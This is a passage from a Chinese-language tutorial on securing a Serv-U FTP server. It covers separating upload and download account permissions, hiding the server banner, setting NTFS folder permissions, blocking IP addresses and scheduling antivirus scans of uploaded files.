


图3

现在，假设我们要给上传的账户新建的账号是shudong，给下载的用户建的账号是netff，那么，在Serv-u服务器中给它们设置的权限就如图3、图4所示。

在这里提醒各位读者，在给用户设置权限的时候千万不能马虎，特别是给具有上传权限的账户设置权限时




图 4

更是如此。记住：上传跟下载两个账号访问的文件夹不要是同一个，也不能给具有上传权限的账户读取的权限。否则，你的FTP服务器很有可能某一天成为某些人入侵时的中传站。

另外，我还建议那些已有或想建FTP服务器的朋友：不要在一台FTP服务器上建太多的账号。账号太多了，自己想整理都整理不过来。如果有一天有人进入你的服务器后，在你的FTP服务器上建一个具有特权的账户你都不知，那到时你服务器里面的所有数据就更加危险了。

顺便说一下，Serv-u在创建第一个账户时给的权限相当大，要注意这个账户是否真的需要这么高的权限。如果确实需要的话，那这个账户的密码越少人知道越好。另外，当我们给FTP服务器新增账户的时候，用户的名称及密码最好不要含有"："或"@"等特殊符号，否则用IE等登录FTP服务器时往往会出现一些意想不到的错误。

修改Banner

通过上面的设置，我们可以登录到我们的FTP服务器去看看。咦！怎么我还没有登录上去就可以看见我的FTP服务器的软件名称及软件的版本号啊（图5）。




图 5

图5红线上边显示的是Serv-u的banner，很多软件都有这个特征，那怎么办？我们来隐藏Serv-u的banner。打开Serv-u的管理器并来到域（如ftp.netff.org）下settings下面的Messages模块，有没有看到那个"Server ID text"？它的右边显示的就是Serv-u的banner的内容（图6）。




图 6

现在我们来修改它的banner的显示内容，改成："Welcome to netff's FTP server"，达到欺骗恶意者的目的，结果如图7所示。




图 7

再按下下面的"Apple"按钮即生效。现在我们再连接上去看看，结果如图8所示。




图 8

怎么样？现在对方想知道我们的FTP服务用的是哪个软件及版本号就只好慢慢去猜了。

上面的修改只是对当前的域生效，如果你打算再在这台机上新建另一个域的话，新建后的域的banner还是显示原来Serv-u默认显示的那一个。你可以再按上面提到的方法相应改过来就行了。

加强对文件夹存取权限的控制

奇怪，文件的存取权限跟FTP服务有什么关系？如果你的操作系统驱动器格式是NTFS的话，那就有关系，如果是FAT或FAT32格式的话，那就没有关系了。在FTP服务中，我们除了可以在FTP软件中控制用户对文件夹的存取权限之外，还可以利用系统自带的文件存取权限来进行有效控制。或许你觉得我们在上面对FTP软件对其所能访问到的文件夹的权限已经设置得很安全的话，那也不能说错。但我认为光靠一个软件做一重防范不如双重防范来得安全，再者，在以后的日常运作中，你或你的同事可能会在FTP服务器中增加相应的账号，此时如果在权限方面不加注意的话，那就有可能给别人入侵的机会了！所以，我认为这一步还是必要的。




图 9

现在，我们来对FTP服务器账户中用户所能够访问到的文件夹做进一步的存取权限控制：

我们先来设置上传的那个文件夹的存取权限，假设它就放在c：\ftp\up文件夹。选定up文件夹的属性，来到"安全"选项卡，不选"允许将来自父系的可继承权限传播给该对象"，此时会弹出一个提示对话框，选"复制"按钮，并将up文件夹的属性改成跟图9一样。




图 10

这样修改的结果是：就算我们在Serv-u的文件存取的权限方面有设置不当的地方，系统也会对当前用户的存取权限进行相应的限制，进一步加强了对当前文件夹存取等方面的安全性能。当然，认认真真地设置好每一步、注意好每一个环节才是做好安全工作的一个前提。

现在我们对up文件夹的存取权限设置完了，现在来设置提供下载的down文件夹的权限，操作跟上面类似，不过得将down文件夹的存取权限属性改成如图10一样。

如果觉得有必要，我们还可以利用系统自带的审核功能对存放FTP服务器数据的文件夹进行审核。一般是审核相应的文件夹存取失败、特权的使用等等方面，其他的就不用了吧。不过，一般的服务器就用不着审核，这里就不做介绍了。

屏蔽好事者的IP地址

Serv-u有一个屏蔽、限制某个IP或某段IP地址访问本机的FTP服务。我们来试着用它屏蔽某个IP地址。

如图11所示，只要我们按下"Add"按钮再按"Apply"按钮，我们就屏蔽掉了192.168.0.1这个IP地址能够访问我们的FTP服务器的权限了。如果要屏蔽整个C类地址，我们可以用*号来替代表示整个IP段。对被屏蔽的机器来说，对方的FTP服务还是存在的，只是服务器还没有返回相关的登录信息，使对方一直处于等待服务器返回相关信息的状态，直到超过客户端所能忍受的限定时间而超时自动断开。




图 11

对服务器防毒策略

由于我们的服务器具有让其他用户用指定账号上传数据的权限，也由于上传的人可能众多，加之上传的数据也是千奇百怪，什么都有，这些上传的数据中难免会因为个别别有用意的人传了些带毒的数据上来，给我们的服务器造成了威胁。再说哪天我们不注意将这些带毒的数据放到下载区供其他人下载，那问题可就来了。怎么办？我怎么知道他们上传的数据里面有没有带病毒？

最方便的办法就是装个防毒软件，并定时对所有上传的数据进行查杀，让防毒的事交给它去处理，在这里我推荐用诺顿企业版的杀毒工具，诺顿杀毒软件的质量如何就不用我多说了。

诺顿的安装非常简单，就不介绍了。但记得安装完成后一定要启用实时监控及更新一下它的病毒库。现在，我们来设置诺顿定时更新病毒库并且定时对这些上传的数据进行查杀。

先设置定时更新：我们将其设置成每天凌晨的两点自动更新病毒库，设置方法是："文件"→"调度更新"，这时将打开一个"调度病毒定义更新"的对话框，里面显示诺顿的默认是每星期五20点更新，我们更改一下它的默认设置，按"调度"按钮进入设置页面，将其修改成如图12所示一样。




图 12

以后，诺顿就会在每天的凌晨两点自动连接到诺顿的服务器进行自动更新病毒库了。

设置完自动更新病毒库后，我们来设置诺顿的定时扫描。来到诺顿下面"调度扫描"下的"新建调度扫描"，给要新建的扫描项目起个名称后按"下一步"按钮，来到这里需要设置开始扫描的时间，一般定在半夜的时候扫描，那时登录到服务器的人肯定很少了，有利扫描的速度也不影响上传、下载的用户的速度（图13）。




图 13

定完时间之后按"下一步"来选择扫描的位置，选择上传数据的存放位置（图14）。

如果觉得有必要，还可以利用诺顿的定时扫描功能定时对整个系统进行全面的扫描，在这里就不再做介绍了。


